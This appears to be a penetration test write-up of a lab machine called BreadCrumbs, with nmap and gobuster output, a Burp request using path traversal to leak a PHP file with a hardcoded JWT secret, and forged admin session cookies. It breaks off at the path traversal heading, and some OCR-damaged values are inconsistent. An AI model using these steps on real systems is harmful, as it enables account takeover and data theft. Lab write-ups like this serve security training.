


# BreadCrumbs Penetration Report

Example@breadcrubms.htb



1. BreadCrumbs Penetration Test Report.....	3
1.1 Introduction.....	3
1.2 Objective.....	3
1.3 Requirements .....	3
2. High-level Summery.....	3
2.1 Recommendations.....	3
3. Methodologies.....	4
3.1 Information Gathering.....	4
3.2 Service Enumeration.....	4
3.3 Penetration.....	4
3.4 Maintaining Access.....	4
3.5 House cleaning.....	4
4. Independent Challenges.....	5
4.1 Target #1 - 10.10.14.82.....	5

## 1. BreadCrumbs Penetration test Report

### 1.1 Introduction

The penetration testing engagement conducted for the BreadCrumbs system aimed to assess its security posture and identify potential vulnerabilities. This report represents the findings, recommendations, and insights derived from the testing activities.

### 1.2 Objective

The objective of the penetration test was to evaluate the effectiveness of BreadCrumbs' security controls and identify any weaknesses that could be exploited by malicious actors. Specific goals included assessing the system's resilience to various attack vectors, identifying potential entry points for unauthorized access, and evaluating the organization's ability to detect and respond to security incident.

### 1.3 Requirements

Prior to conducting the penetration test, certain requirements were established to ensure the accuracy and effectiveness of the assessment. These included obtaining appropriate permissions and authorizations from BreadCrumbs' management, ensuring access to relevant systems and networks, and coordinating with personnel to minimize disruptions to normal operations. Additionally, legal and compliance considerations were taken into account to ensure that the testing activities are conducted ethically and within the bounds of applicable laws and regulations.

## 2. High-level Summary

The high-level summary provides a condensed overview of the key findings, recommendations, and insights derived from the penetration activities conducted on the BreadCrumbs system.

### Key Findings:

- **Privilege Escalation:** Critical vulnerabilities were identified that allowed unauthorized users to escalate their privileges within the BreadCrumbs system, potentially gaining access to sensitive data and administrative functionalities.
- **Path Traversal:** Vulnerabilities related to path traversal were discovered, enabling attackers to read sensitive files and execute arbitrary code on the BreadCrumbs server, potentially leading to a complete compromise of the system.
- **Low Entropy in Login Cookies:** Using BurpSuite Sequencer, low entropy was identified within login cookies, which could make them susceptible to brute-force and session hijacking attacks, compromising user authentication and session integrity.

### 2.1 Recommendations

- **Privilege Escalation:** Implement proper access controls and least privilege principles to limit user privileges and prevent unauthorized escalation. Regularly review and update access permissions to ensure compliance with security policies.

- Path Traversal: Implement proper input sanitization and validation to prevent path traversal attacks. Use secure file access mechanisms and enforce strict file permissions to restrict unauthorized access to sensitive files.
- Low Entropy in Login Cookies: Increase the entropy of login cookies by using strong cryptographic algorithms and implementing session management best practices. Monitor and analyze session activity for anomalies and suspicious behavior.

### 3. Methodologies

#### 3.1 Information Gathering

The information gathering portion of a penetration test focuses on identifying the scope of the penetration test.

Target IP: 10.10.10.228

#### 3.2 Service Enumeration

The service enumeration portion of a penetration test focuses on gathering information about what services are alive on a system. This is valuable for an attacker as it provides detailed information on potential attack vectors into a system. Understanding what applications are running on the system gives an attacker needed information before performing the actual penetration test. In some cases, some ports may not be listed.

#### 3.3 Penetration

The penetration testing portion of the assessment focuses heavily on gaining access to a variety of systems.

#### 3.4 Maintaining Access

Maintaining access to a system is important to us as attackers, ensuring that we can get back into a system after it has been exploited is invaluable. The maintaining access phase of the penetration test focuses on ensuring that once the focused attack has occurred (i.e. a buffer overflow), we have administrative access over the system again. Many exploits may only be exploitable once and we may never be able to get back into a system after we have already performed the exploit.

#### 3.5 House Cleaning

The house cleaning portions of the assessment ensures that remnants of the penetration test are removed. Often fragments of tools or user accounts are left on an organizations computer which can cause security issues down the road. Ensuring that we are meticulous and no remnants of our penetration test are left over is important.

After the penetration test, we removed all user accounts and passwords as well.

## 4. Independent Challenges

### 4.1 Target #1 – 10.10.10.228

#### 4.1.1 Service Enumeration

#### Port Scan Results

IP Address	Open Ports
10.10.10.228	#TCP 22, 80, 135, 139, 443, 445

We run nmap to scan the target and few ports open.

```
# Nmap 7.94SVN scan initiated Sat Jan 27 10:31:30 2024 as: nmap -Pn -sC -A -oN nmapall.txt 10.10.10.228
Nmap scan report for 10.10.10.228
Host is up (0.18s latency).
Not shown: 993 closed tcp ports (conn-refused)
PORT      STATE SERVICE          VERSION
22/tcp    open  ssh              OpenSSH_for_Windows_7.7 (protocol 2.0)
|_ ssh-hostkey:
|   2048 9d:d0:b8:81:55:54:ea:0f:89:b1:10:32:33:6a:a7:8f (RSA)
|   256 1f:2e:67:37:1a:b8:91:1d:5c:31:59:c7:c6:df:14:1d (ECDSA)
|_  256 30:9e:5d:12:e3:c6:b7:c6:3b:7e:1e:e7:89:7e:83:e4 (ED25519)
80/tcp    open  http              Apache httpd 2.4.46 ((Win64) OpenSSL/1.1.1h PHP/8.0.1)
|_ http-title: Library
|_ http-server-header: Apache/2.4.46 (Win64) OpenSSL/1.1.1h PHP/8.0.1
|_ http-cookie-flags:
|   /:
|   PHPSESSID:
|_   httponly flag not set
135/tcp    open  msrpc             Microsoft Windows RPC
139/tcp    open  netbios-ssn       Microsoft Windows netbios-ssn
443/tcp    open  ssl/http          Apache httpd 2.4.46 ((Win64) OpenSSL/1.1.1h PHP/8.0.1)
|_ ssl-cert: Subject: commonName=localhost
|_ Not valid before: 2009-11-10T23:48:47
|_ Not valid after: 2019-11-08T23:48:47
|_ http-server-header: Apache/2.4.46 (Win64) OpenSSL/1.1.1h PHP/8.0.1
|_ tls-alpn:
|   http/1.1
|_ http-title: Library
|_ ssl-date: TLS randomness does not represent time
|_ http-cookie-flags:
|   /:
|   PHPSESSID:
|_   httponly flag not set
445/tcp    open  microsoft-ds?
3306/tcp   open  mysql?
|_ fingerprint-strings:
|   DNSStatusRequestTCP, DNSVersionBindReqTCP, GenericLines, GetRequest, HTTPOptions, Help, Kerberos, NULL, RPCCheck, RTSPRequest, SMBProgNeg, SSLSessionReq, TLSSessionReq, TerminalServerCookie, X11Probe:
|_   Host '10.10.14.82' is not allowed to connect to this MariaDB server
```

```
3306/tcp   open  mysql?
|_ fingerprint-strings:
|   DNSStatusRequestTCP, DNSVersionBindReqTCP, GenericLines, GetRequest, HTTPOptions, Help, Kerberos, NULL, RPCCheck, RTSPRequest, SMBProgNeg, SSLSessionReq, TLSSessionReq, TerminalServerCookie, X11Probe:
|_   Host '10.10.14.82' is not allowed to connect to this MariaDB server
1 Service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port3306-TCP:V=7.94SVNVI-7XD-1/277Time=65B48E3BXP-x86_64-pc-linux-gnuXkr
SF:(NULL,4A,"F\0\0\01\xffj\x04Host\x20'10'.10.14.82'\x20is\x20not\x20al
SF:lowed\x20to\x20connect\x20to\x20this\x20MariaDB\x20server")\x0r(GenericLi
SF:nes,4A,"F\0\0\01\xffj\x04Host\x20'10'.10.14.82'\x20is\x20not\x20allo
SF:wed\x20to\x20connect\x20to\x20this\x20MariaDB\x20server")\x0r(GetRequest,
SF:4A,"F\0\0\01\xffj\x04Host\x20'10'.10.14.82'\x20is\x20not\x20allowed\
SF:\x20to\x20connect\x20to\x20this\x20MariaDB\x20server")\x0r(HTTPOptions,4A,
SF:"F\0\0\01\xffj\x04Host\x20'10'.10.14.82'\x20is\x20not\x20allowed\x20
SF:to\x20connect\x20to\x20this\x20MariaDB\x20server")\x0r(RTSPRequest,4A,"F
SF:0\0\0\01\xffj\x04Host\x20'10'.10.14.82'\x20is\x20not\x20allowed\x20to\
SF:\x20connect\x20to\x20this\x20MariaDB\x20server")\x0r(RPCCheck,4A,"F\0\0\0
SF:1\xffj\x04Host\x20'10'.10.14.82'\x20is\x20not\x20allowed\x20to\x20con
SF:nnect\x20to\x20this\x20MariaDB\x20server")\x0r(DNSVersionBindReqTCP,4A,"F
SF:0\0\0\01\xffj\x04Host\x20'10'.10.14.82'\x20is\x20not\x20allowed\x20to\
SF:\x20connect\x20to\x20this\x20MariaDB\x20server")\x0r(DNSStatusRequestTCP,4
SF:A,"F\0\0\01\xffj\x04Host\x20'10'.10.14.82'\x20is\x20not\x20allowed\x
SF:20to\x20connect\x20to\x20this\x20MariaDB\x20server")\x0r(Help,4A,"F\0\0\0
SF:01\xffj\x04Host\x20'10'.10.14.82'\x20is\x20not\x20allowed\x20to\x20co
SF:nnect\x20to\x20this\x20MariaDB\x20server")\x0r(SSLSessionReq,4A,"F\0\0\0
SF:1\xffj\x04Host\x20'10'.10.14.82'\x20is\x20not\x20allowed\x20to\x20con
SF:nnect\x20to\x20this\x20MariaDB\x20server")\x0r(TerminalServerCookie,4A,"F
SF:0\0\0\01\xffj\x04Host\x20'10'.10.14.82'\x20is\x20not\x20allowed\x20to\
SF:\x20connect\x20to\x20this\x20MariaDB\x20server")\x0r(TLSSessionReq,4A,"F\0
SF:0\0\0\01\xffj\x04Host\x20'10'.10.14.82'\x20is\x20not\x20allowed\x20to\x
SF:20connect\x20to\x20this\x20MariaDB\x20server")\x0r(Kerberos,4A,"F\0\0\01
SF:\xffj\x04Host\x20'10'.10.14.82'\x20is\x20not\x20allowed\x20to\x20conn
SF:ect\x20to\x20this\x20MariaDB\x20server")\x0r(SMBProgNeg,4A,"F\0\0\01\xff
SF:j\x04Host\x20'10'.10.14.82'\x20is\x20not\x20allowed\x20to\x20connect\
SF:\x20to\x20this\x20MariaDB\x20server")\x0r(X11Probe,4A,"F\0\0\01\xffj\x04H
SF:ost\x20'10'.10.14.82'\x20is\x20not\x20allowed\x20to\x20connect\x20to\
SF:\x20this\x20MariaDB\x20server");
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

```

Host script results:
| smb2-time:
|   date: 2024-01-27T05:02:14
|   start_date: N/A
|_ smb2-security-mode:
|   3:1:1:
|_     Message signing enabled but not required

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sat Jan 27 10:32:20 2024 -- 1 IP address (1 host up) scanned in 50.08 seconds

```

#### 4.1.2 Web Application (Admin Account Takeover)

**Vulnerability Explanation:** Low entropy was identified within login cookies, which could make them susceptible to brute-force and session hijacking attacks, compromising user authentication and session integrity.

**Vulnerability Fix:** Increase the entropy of login cookies by using strong cryptographic algorithms and implementing session management best practices.

**Severity:** High

**Steps to reproduce the attack:**

First, we were forced to browse subdirectories using Gobuster.

```

$ cat gobuster.txt
./htpasswd      (Status: 403) [Size: 301]
./htaccess      (Status: 403) [Size: 301]
./hta           (Status: 403) [Size: 301]
/Books          (Status: 301) [Size: 336] [→ http://10.10.10.228/Books/]
/DB             (Status: 301) [Size: 333] [→ http://10.10.10.228/DB/]
/PHP            (Status: 301) [Size: 334] [→ http://10.10.10.228/PHP/]
/aux            (Status: 403) [Size: 301]
/books          (Status: 301) [Size: 336] [→ http://10.10.10.228/books/]
/cgi-bin/       (Status: 403) [Size: 301]
/com1           (Status: 403) [Size: 301]
/com2           (Status: 403) [Size: 301]
/com3           (Status: 403) [Size: 301]
/com4           (Status: 403) [Size: 301]
/con            (Status: 403) [Size: 301]
/css            (Status: 301) [Size: 334] [→ http://10.10.10.228/css/]
/db             (Status: 301) [Size: 333] [→ http://10.10.10.228/db/]
/examples       (Status: 503) [Size: 401]
/includes       (Status: 301) [Size: 339] [→ http://10.10.10.228/includes/]
/index.php      (Status: 200) [Size: 2368]
/js             (Status: 301) [Size: 333] [→ http://10.10.10.228/js/]
/licenses       (Status: 403) [Size: 420]
/lpt1           (Status: 403) [Size: 301]
/lpt2           (Status: 403) [Size: 301]
/nul            (Status: 403) [Size: 301]
/php            (Status: 301) [Size: 334] [→ http://10.10.10.228/php/]
/phpmyadmin     (Status: 403) [Size: 301]
/portal         (Status: 301) [Size: 337] [→ http://10.10.10.228/portal/]
/prn            (Status: 403) [Size: 301]
/server-info    (Status: 403) [Size: 420]
/server-status  (Status: 403) [Size: 420]
/webalizer      (Status: 403) [Size: 301]

```

We found some usernames from the web application.

<http://10.10.10.228/portal/php/admins.php>

Alex , Emma , Jack , john , Lucas , Olivia, Paul , William

After registering as a user, we can find PHPSESSID pattern this type.


**suraj2a6a014d3bee04d7df8d5837d62e8c5**

The screenshot shows a web browser window with the address bar displaying `10.10.10.228/portal/php/issues.php`. The page title is "Issues". Below the title is a table with four columns: ID, Type, Description, and Nuke it. The table contains four rows of issues. Below the browser window, the Chrome DevTools Storage tab is open, showing a table of cookies. The selected cookie is for the domain `10.10.10.228` and has the name `PHPSESS...` and value `suraj233bb0f06aae90aefc39508f37a94bf1`.

ID	Type	Description	Nuke it
1	Service	Add library checkout	
2	Service	Store book information in database	
3	Maintenance	Fix PHPSESSID infinite session duration	
4	Other	Finish installing password managers on all computers	

Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Last Accessed
PHPSESS...	suraj233bb0f06aae90aefc39508f37a94bf1	10.10.10.228	/	Session	46	false	false	None	Sat, 27 Jan 2024 11...

Using the burpsuite we verified that it is vulnerable to low entropy in login cookies.





```

suraj161ff9d4aaefe6bdf45681678ba89ff9d
suraj15815c66675415230039fb4616cd0ce8
suraj1e9549a0bf4b172e168a9ca5cbbaa6fdb
suraj18c8808867b53c49777fe5559164708c3
suraj1233bb0f06aae90aefc39508f37a94bf1
suraj1233bb0f06aae90aefc39508f37a94bf1
suraj18c8808867b53c49777fe5559164708c3
suraj18c8808867b53c49777fe5559164708c3
suraj161ff9d4aaefe6bdf45681678ba89ff9d
suraj1e9549a0bf4b172e168a9ca5cbbaa6fdb
suraj15815c66675415230039fb4616cd0ce8
suraj1233bb0f06aae90aefc39508f37a94bf1
suraj15815c66675415230039fb4616cd0ce8
suraj18c8808867b53c49777fe5559164708c3
suraj15815c66675415230039fb4616cd0ce8
suraj1233bb0f06aae90aefc39508f37a94bf1
suraj18c8808867b53c49777fe5559164708c3
suraj1e9549a0bf4b172e168a9ca5cbbaa6fdb
suraj1e9549a0bf4b172e168a9ca5cbbaa6fdb
suraj18c8808867b53c49777fe5559164708c3
suraj161ff9d4aaefe6bdf45681678ba89ff9d
suraj161ff9d4aaefe6bdf45681678ba89ff9d
suraj161ff9d4aaefe6bdf45681678ba89ff9d
suraj15815c66675415230039fb4616cd0ce8
suraj1233bb0f06aae90aefc39508f37a94bf1
suraj161ff9d4aaefe6bdf45681678ba89ff9d
suraj15815c66675415230039fb4616cd0ce8
suraj1e9549a0bf4b172e168a9ca5cbbaa6fdb
suraj1e9549a0bf4b172e168a9ca5cbbaa6fdb
suraj18c8808867b53c49777fe5559164708c3
suraj1233bb0f06aae90aefc39508f37a94bf1
suraj18c8808867b53c49777fe5559164708c3
suraj15815c66675415230039fb4616cd0ce8
suraj1e9549a0bf4b172e168a9ca5cbbaa6fdb

```

We found a web application administrator using this burp request code snippet.

Send

Cancel

⏪

⏩

Target: http://10.10.10.228 HTTP/1

Request

Pretty

Raw

Hex

1

POST /includes/bookController.php HTTP/1.1

2

Host: 10.10.10.228

3

User-Agent: Mozilla/5.0 (X11; Linux x86\_64; rv:109.0) Gecko/20100101 Firefox/115.0

4

Accept: application/json, text/javascript, \*/\*; q=0.01

5

Accept-Language: en-US,en;q=0.5

6

Accept-Encoding: gzip, deflate, br

7

Content-Type: application/x-www-form-urlencoded; charset=UTF-8

8

X-Requested-With: XMLHttpRequest

9

Content-Length: 51

10

Origin: http://10.10.10.228

11

Connection: close

12

Referer: http://10.10.10.228/php/books.php

13

Cookie: PHPSESSID=suraj5815c66675415290039fb4616cd0dce8; token=

14

9j0eXai0iJKV1oILCbbGci0iJIUzI1N4J9\_eYkYXRhIjpw7InV2ZXZlYWw1Ijoic3Yy

15

MoifX0\_e6sqSZMzG4-zt7wHXkYVQ-sW9NwX8-09E75ZLJCExc

book=../portal/includes/fileController.php&method=1

Response

Pretty

Raw

Hex

Render

1

HTTP/1.1 200 OK

2

Date: Sat, 27 Jan 2024 17:42:23 GMT

3

Server: Apache/2.4.46 (Win64) OpenSSL/1.1.1h PHP/8.0.1

4

X-Powered-By: PHP/8.0.1

5

Content-Length: 1229

6

Connection: close

7

Content-Type: text/html; charset=UTF-8

8

<?php\r\n\$ret = \"\":\r\n\r\nrequire \"../vendor/autoload.php\";\r\nuse

9

\\Firebase\\JWT\\JWT;\r\nsession\_start();\r\n\r\nfunction

10

validate(\$\r\n\r\n \$ret = false;\r\n\r\n \$jwt =

11

\$ \_COOKIE['token'];\r\n\r\n\r\n \$secret\_key =

12

6cb9c1a2786a483ca5e44571dcd5f3bfa298599a6376ad92185c3258acd5591e\";\r\n

13

\$ret = JWT::decode(\$jwt, \$secret\_key, array('HS256'));\r\n

14

return \$ret;\r\n\r\n\r\nif(\$ \_SERVER['REQUEST\_METHOD'] ===

15

'POST'){

16

\$admins = array('paul');\r\n\r\n \$user =

17

validate()->

18

data->username;\r\n\r\n if(in\_array(\$user, \$admins) &&

19

\$ \_SESSION['username'] == \"paul\"){\r\n\r\n error\_reporting(E\_ALL

20

& -E\_NOTICE);\r\n\r\n \$uploads\_dir = '../uploads';\r\n

21

\$tmp\_name = \$ \_FILES['file']['tmp\_name'];\r\n\r\n \$name =

22

\$ \_POST['task'];\r\n\r\n\r\n if(move\_uploaded\_file(\$tmp\_name,

23

\"\$uploads\_dir/\$name\")){\r\n\r\n\r\n \$ret = \"Success. Have a

24

great weekend!\";\r\n\r\n } \r\n\r\n else{\r\n

25

\$ret = \"Missing file or title :(\r\n\r\n } \r\n\r\n } \r\n\r\n

26

else{\r\n\r\n \$ret = \"Insufficient privileges. Contact admin or

27

developer to upload code. Note: If you recently registered, please

28

wait for one of our admins to approve it.\";\r\n\r\n } \r\n\r\n\r\n

29

echo \$ret;\r\n\r\n\"

Inspector

Request attributes

2

Request query parameters

0

Request body parameters

2

Request cookies

2

Request headers

12

Response headers

6

Search

0 highlights

Search

0 highlights

The web application administrator is 'paul'.

Running makesession with all permutations so we can get Pauls login cookie. Here we generated session cookies.

**paula2a6a014d3bee04d7df8d5837d62e8c5**

**paul61ff9d4aaefe6bdf45681678ba89ff9d**

**paul8c8808867b53c49777fe5559164708c3**

Paul47200b180ccd6835d25d034eeb6e6390

We inserted this session's cookies, but the final cookie worked fine.  
(Paul47200b180ccd6835d25d034eeb6e6390)

The image shows a Burp Suite Community Edition v2023.10.3.5 interface at the top, displaying a captured HTTP request and response. The request is a GET to /portal/ with a cookie containing the session ID Paul47200b180ccd6835d25d034eeb6e6390. The response is an HTML page from 10.10.10.228. Below the Burp Suite interface, a web browser shows the response page, which is the dashboard of 'Binary Ltd.'. The dashboard displays the user 'paul' with the role 'Admin' and four buttons: 'Check tasks', 'Order pizza', 'User management', and 'File management'. The footer of the dashboard indicates it is © 2024 helichOpper.

Burp Suite Community Edition v2023.10.3.5 - Temporary Project

Target: http://10.10.10.228

Request

```
1 GET /portal/ HTTP/1.1
2 Host: 10.10.10.228
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Connection: close
8 Cookie: PHPSESSID=paul47200b180ccd6835d25d034eeb6e6390; token=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJYXRXRjIjp7InVzZXJvYmllIjoic3VyYWoifX0.e6sqSZMcg4-zt7wHkKvYQ-SW9Nwx8-09E75ZLJCExc
9 Upgrade-Insecure-Requests: 1
10
11
```

Response

```
13 <html>
14   <title>
15     Binary
16   </title>
17   <meta charset="utf-8">
18   <meta http-equiv="X-UA-Compatible" content="IE=edge">
19   <meta name="viewport" content="width=device-width, initial-scale=1">
20   <link rel="stylesheet" href="https://maxcdn.bootstrapcdn.com/bootstrap/4.0.0/css/bootstrap.min.css" integrity="sha384-Gn5384xqQ1aoWXA+058RXPxPg6fy4IWvTNh0E263XmFcJlSAwiGgFAW/dAiS6JXm" crossorigin="anonymous">
21   <script src="https://ajax.googleapis.com/ajax/libs/jquery/3.2.1/jquery.min.js">
22   </script>
23   <link rel="stylesheet" type="text/css" href="assets/css/main.css">
24   <link rel="stylesheet" type="text/css" href="assets/css/all.css">
25   </head>
26   <nav class="navbar navbar-default justify-content-end">
27     <div class="navbar-header justify-content-end">
28       <button type="button" class="navbar-toggle btn btn-outline-info p-3 m-3" data-toggle="collapse" data-target=".navbar-collapse">
29         <i class="fas fa-hamburger">
30       </i>
31     </button>
32   </div>
33   <div class="collapse navbar-collapse justify-content-end mr-5">
34     <ul class="navbar-nav">
35       <li class="nav-item">
36         <a href="#">
37           Check tasks
38         </a>
39       </li>
40       <li class="nav-item">
41         <a href="#">
42           Order pizza
43         </a>
44       </li>
45       <li class="nav-item">
46         <a href="#">
47           User management
48         </a>
49       </li>
50       <li class="nav-item">
51         <a href="#">
52           File management
53         </a>
54       </li>
55     </ul>
56   </div>
57 </nav>
58 </div>
59 <div class="container">
60   <div class="row">
61     <div class="col">
62       <h1>Binary Ltd.</h1>
63     </div>
64     <div class="col">
65       <h2>Dashboard</h2>
66     </div>
67   </div>
68   <div class="row">
69     <div class="col">
70       <p>User: paul</p>
71       <p>Role: Admin</p>
72     </div>
73     <div class="col">
74       <div class="row">
75         <div class="col">
76           <button>Check tasks</button>
77         </div>
78         <div class="col">
79           <button>Order pizza</button>
80         </div>
81         <div class="col">
82           <button>User management</button>
83         </div>
84         <div class="col">
85           <button>File management</button>
86         </div>
87       </div>
88     </div>
89   </div>
90   <div class="row">
91     <div class="col">
92       <p>© 2024 helichOpper</p>
93     </div>
94   </div>
95 </div>
96 </body>
97 </html>
```

Done 3,864 bytes | 409 millis

10.10.10.228/portal/ 90%

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

Binary Ltd.

Dashboard

User: paul  
Role: Admin

Check tasks Order pizza User management File management

© 2024 helichOpper

### 4.1.3 Discovering the path traversal


